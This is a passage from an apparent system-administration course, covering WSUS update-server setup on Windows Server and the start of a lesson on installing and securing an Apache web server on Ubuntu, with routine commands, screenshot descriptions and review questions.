


Figure 4 - Initial WSUS Setup

To manage WSUS from the command line, you can use the console utility WsusUtil.exe. For example, to specify the path to the directory with WSUS update files, do the following:

```
CD "C:\Program Files\Update Services\Tools"
wsusutil.exe PostInstall CONTENT_DIR=E:\WSUS
```

Or, for example, you can reconfigure your WSUS to an external SQL Server database:

```
wsusutil.exe postinstall
SQL_INSTANCE_NAME="SQLSRV1\SQLINSTANCEWSUS"
CONTENT_DIR=E:\WSUS_Content
```

Then open the Windows Server Update Services console. The Initial Configuration wizard for the WSUS Update Server starts.

Specify whether the WSUS server will download updates from the Microsoft Update site directly (Synchronize from Microsoft Update) or whether it should receive them from a higher-level WSUS server (Synchronize from another Windows Update Services server). Child WSUS servers are usually deployed on remote sites with a large number of clients (300+) to reduce the load on the WAN channel.

In Windows 10+ , you can use Delivery Optimization to reduce the load on channels.

The screenshot shows the 'Windows Server Update Services Configuration Wizard' window. The title bar reads 'Windows Server Update Services Configuration Wizard:'. The main window has a left-hand navigation pane with the following steps: 'Before You Begin', 'Microsoft Update Improvement Program', 'Choose Upstream Server' (highlighted in blue), 'Specify Proxy Server', 'Choose Languages', 'Choose Products', 'Choose Classifications', 'Configure Sync Schedule', 'Finished', and 'What's Next'. The main content area is titled 'Choose Upstream Server' and contains the instruction 'Provide the upstream server from which you want to synchronize content'. Below this, there is a sub-header 'You can choose the upstream server from which your server synchronizes updates.' followed by two radio button options: 'Synchronize from Microsoft Update' (selected) and 'Synchronize from another Windows Server Update Services server'. The second option has input fields for 'Server name:' and 'Port number:' (with '8530' entered). Below these are two unchecked checkboxes: 'Use SSL when synchronizing update information' (with a note about SSL configuration) and 'This is a replica of the upstream server' (with a note about replica functionality). At the bottom right, there are four buttons: '< Back', 'Next >', 'Finish', and 'Cancel'.

Windows Server Update Services Configuration Wizard:

Choose Upstream Server

Provide the upstream server from which you want to synchronize content

Before You Begin
Microsoft Update Improvement Program
Choose Upstream Server
Specify Proxy Server
Choose Languages
Choose Products
Choose Classifications
Configure Sync Schedule
Finished
What's Next

You can choose the upstream server from which your server synchronizes updates.

☒ Synchronize from Microsoft Update

☐ Synchronize from another Windows Server Update Services server

Server name:

Port number:

☐ Use SSL when synchronizing update information
If using SSL, ensure that the upstream WSUS server is also configured to support SSL.

☐ This is a replica of the upstream server
A replica server mirrors update approvals, settings, computers and groups from its parent. Updates can be approved only on the upstream server.

< Back Next > Finish Cancel

Figure 5 - Configuring the Update download mode

If your network uses a proxy server for Internet access, then you need to specify the address and port of the proxy server, as well as the login/password for authentication.

The screenshot shows the 'Specify Proxy Server' step of the 'Windows Server Update Services Configuration Wizard: VCLLOUD1'. The left sidebar lists the steps: 'Before You Begin', 'Microsoft Update Improvement Program', 'Choose Upstream Server', 'Specify Proxy Server' (highlighted), 'Choose Languages', 'Choose Products', 'Choose Classifications', 'Configure Sync Schedule', 'Finished', and 'What's Next'. The main area has a heading 'Specify Proxy Server' and a sub-heading 'Provide proxy server settings for synchronizing updates with Microsoft Update'. Below this, a blue globe icon is followed by the text: 'If this server requires a proxy server to access the upstream server, you can configure the proxy server settings here.' There are two checkboxes: 'Use a proxy server when synchronizing' (checked) and 'Use user credentials to connect to the proxy server' (unchecked). The first checkbox is followed by input fields for 'Proxy server name:', 'Port number:' (with '80' entered), 'User name:', 'Domain:', and 'Password:'. The second checkbox is followed by the text 'Allow basic authentication (password is sent in cleartext)'. At the bottom right are buttons for '< Back', 'Next >', 'Finish', and 'Cancel'.

Windows Server Update Services Configuration Wizard:VCLLOUD1

Specify Proxy Server

Provide proxy server settings for synchronizing updates with Microsoft Update

Before You Begin
Microsoft Update Improvement Program
Choose Upstream Server
Specify Proxy Server
Choose Languages
Choose Products
Choose Classifications
Configure Sync Schedule
Finished
What's Next

If this server requires a proxy server to access the upstream server, you can configure the proxy server settings here.

☒ Use a proxy server when synchronizing

Proxy server name:

Port number:

☐ Use user credentials to connect to the proxy server

User name:

Domain:

Password:

☐ Allow basic authentication (password is sent in cleartext)

< Back Next > Finish Cancel

Figure 6 - Proxy Server Settings

Check the connection to the upstream update server (or Windows Update).
Click Start Connecting.




Figure 7 - Checking the connection to the upstream update server

Select the product languages for which WSUS will receive updates. We will specify English and Russian (the list of languages can be changed later from the WSUS console).




Figure 8 - Specifying update languages

Then select the products for which WSUS should download updates. Select only those Microsoft products that are used in your corporate network. For example, if you are sure that there are no Windows 7 or Windows 8 computers left on your network, do not select these options.

Make sure to include the following general sections in the classifications:

- Developer Tools, Runtimes, and Redistributable — for updating Visual C++ Runtime libraries
- Windows Dictionary Updates in the Windows category
- Windows Server Manager – Windows Server Update Services (WSUS) Dynamic Installer

If necessary, you can manually import any updates from the Microsoft Update Catalog to your WSUS server.




Figure 9 - Manually importing updates

On Classification the Classification Page, you need to specify the types of updates that will be distributed via WSUS. It is recommended to specify: Critical Updates, Definition Updates, Security Packs, Service Packs, Update Rollups, Updates.




Figure 10 - Specifying Update types

Updates to Windows 10 editions (builds) (21H2, 20H2, 1909, etc.) in the WSUS console are included in the Upgrades class.

Set up a schedule for syncing updates. In most cases, it is recommended to use automatic daily synchronization of the WSUS server with Microsoft Update servers Update. It is recommended to perform syncing during the night hours, so as not to load the Internet channel during business hours.




Figure 11 - Configuring Update Synchronization Schedule

The initial synchronization of the WSUS server with the upstream update server may take several days (depending on the number of products you selected earlier).

When the wizard is finished, the WSUS console starts.




Figure 12 - WSUS Console

The WSUS console consists of several sections:

- Updates– updates available on the WSUS server (here you can manage the approval of updates and assign them for installation)
- Computers– here you can create groups of WSUS clients (computers and servers)
- Downstream Servers - allows you to configure whether you will receive from Windows Update or an upstream WSUS server
- Synchronizations-schedule for syncing updates
- Reports– WSUS reports
- Options-configuring the WSUS server

Clients can now receive updates by connecting to the WSUS server on port 8530. Make sure that this port is open on the update server:

```
Test-NetConnection -ComputerName wsussrv1 -Port 8530
```

You can use a secure SSL connection on port 8531. To do this, you need to bind the certificate in IIS.

To administer the WSUS update server, use Windows the Windows Server Update Services Console (wsus. msc). You can manage WSUS servers either from the local console or over the network from a remote computer.

The WSUS Administration Console for desktop computers running Windows 10 or 11 is part of RSAT. To install the Rsat.WSUS.Tool component, run the following PowerShell command:

```
Add-WindowsCapability -Online -Name  
Rsat.WSUS.Tools~~~~0.0.1.0
```

If you want to install the WSUS console in Windows Server, run the command:

```
Install-WindowsFeature -Name UpdateServices-Ui
```




Figure 13 - Update Service in the Administration Panel

When you install WSUS in Windows Server, two additional local groups are created: WSUS Administrators and WSUS Reporters. You can use them to grant users access to the WSUS Management Console.

Questions for preparing a synopsis

1. What are the main recommendations for securing Windows servers regarding security updates and patch management?
2. How does the WSUS server function in a Windows environment, and what are its key components?
3. What options are available for storing WSUS server databases, and when is it recommended to use each of them?
4. What restrictions exist when deploying a WSUS server with an external SQL database?
5. What steps are required to perform the initial configuration of a WSUS server after installation?
6. How can you manage WSUS from the command line, and what are the main tasks that can be performed using WsusUtil.exe?

7. What types of updates are recommended to be distributed through WSUS, and why is it important to select them correctly?
8. How does the synchronization process work between a WSUS server and Microsoft Update servers, and what factors can affect its duration?
9. What security considerations should be taken into account when deploying and configuring a WSUS server?
10. How can you monitor the status and performance of a WSUS server, and what tools are available for this purpose?

Topic 10. Organizing a Linux web server and protecting it

Study time: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

Table of contents

1. Theoretical foundations	127
2. Steps for completing the practical task	129
Summary preparation questions	149

1. Theoretical foundations

The concept of a web server has several meanings. For the user, this is the domain name that they use to access the desired website. For the administrator and security specialist, the web server is a configured computer (in practical work, a virtual machine) that hosts the website and sets up access to it, as well as the software that allows such access to be organized. The Apache software is a cross-platform web server that was built to take into account the errors of the previous NCSA HTTPd web server. The main advantages of the Apache web server are that it can be used on various *nix and Windows operating systems, as well as a modular system that allows you to configure the software for the needs of a specific website.

In this practical work, we will consider installing the Apache HTTP server on the Ubuntu operating system. This work uses Ubuntu version higher than 17 and Apache web server version 2.

You can use the Apache web server to support a single website, but you often need to create and maintain multiple web resources on the same server. Apache uses the virtual host module for this purpose. It allows you to deploy multiple websites on a single web server using the same IP address, but different domain names.

For secure data transfer between the webserver and the client, the cryptographic protocols TLS (transport layer security) and the previous version of the secure sockets layer (SSL) are used. These cryptographic protocols are designed to protect data transmission between nodes in a computer network.

Both protocols under consideration use asymmetric encryption for authentication, symmetric encryption for privacy, and message authentication codes. At the initial stage, it is enough to be aware that these protocols are responsible for maintaining the confidentiality of data at the time of data exchange between the client and the server. Certificates can be self-signed, i.e. created and signed by the web server itself. Self-signed certificates are suitable for using the secure data transfer protocol HTTPS and data encryption, but they are not trusted for the Internet.

Certificates can be obtained from a third party-an authorized certificate authority trusted by the website user. They not only encrypt data, but the web browser also knows about this key and trusts it by default. In this case, certificates are usually paid, but you can use the free Let's encrypt service, which allows you to create and certify a certificate. In this case, the certificate will be valid for the Internet, but free of charge. In this practical work, you will configure simple encryption using a self-signed certificate created on the Apache server.

A server that can be accessed from the Internet, regardless of the tasks assigned to it, is in danger. It can be attacked by intruders with subsequent interference in its operation.

Let's consider protection against access of unreliable users to the server via SSH protocol. On Linux systems, the Fail2ban utility is a great solution. The principle of its operation is based on tracking server access logging files. Based on the specified number of access attempts, a rule is created to block the IP address from which the attack is supposed to occur.

The following files and directories are used to configure the Apache server.

/etc/apache2 - directory of Apache configuration files.

/etc/apache2/apache2. conf - the main web server configuration file. It is responsible for many settings, such as enabling file reading .htaccess is possible here.

/etc/apache2/envvars-a file containing the values of environment variables for Apache.

/etc/apache2 /magic -displays instructions for determining the file type on the server and client.

/etc/apache2/ports. conf -configure default ports that are ready to respond to requests.

/etc/apache2/sites-available/ - directory of virtual host (website) configurations.

`/etc/apache2/sites-enabled/` - storage directory for information about active virtual hosts.

`/etc/apache2/conf-available/` - directory of settings for non-virtual hosts (websites).

`/etc/apache2/conf-enabled/` - links to enabled hosts that are not virtual.

`/etc/apache2/mods-available/` and `/etc/apache2/mods-enabled` / are директории the module directories. Here are the modules and their settings.

`/var/www`-a directory for storing websites. Usually, virtual hosts are also stored in this directory. The directory can be changed.

`/var/log/apache2` - directory of logging files, contains two files, which of them is responsible for what was described earlier.

A server that looks at the Internet, regardless of the tasks assigned to it, is in danger. It can be attacked by intruders with subsequent interference in its functionality. Let's consider protection against access of unreliable users to the server via SSH protocol.

On Linux systems, the Fail2ban utility is a great solution. The principle of its operation is based on tracking server access logging files. Based on the specified number of access attempts, a rule is created to block the IP address from which the intrusion is supposed to occur. a more authoritative and widely used set of international standards.

2. Steps for completing a practical task

In this practical work, we will configure a Web-server VM running on the Linux Ubuntu operating system. For it to work, you need to set up a network connection according to the tasks of practical work 1.

When installing and configuring Apache, a user other than root will be used, but with administrator rights. Most operations use privilege escalation via sudo. First, you need to download information about current package lists and dependencies using the `sudo apt update` command.

```

ubuntu@ubuntu:~$ sudo apt update
Ign:1 cdrom://Ubuntu 22.04.3 LTS _Jammy Jellyfish_ - Release amd64 (20230807.2)
jammy InRelease
Hit:2 cdrom://Ubuntu 22.04.3 LTS _Jammy Jellyfish_ - Release amd64 (20230807.2)
jammy Release
Hit:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:5 http://archive.ubuntu.com/ubuntu jammy InRelease
Hit:6 http://archive.ubuntu.com/ubuntu jammy-updates InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
354 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ubuntu:~$

```

Figure 39. Loading up-to-date lists of packages and dependencies

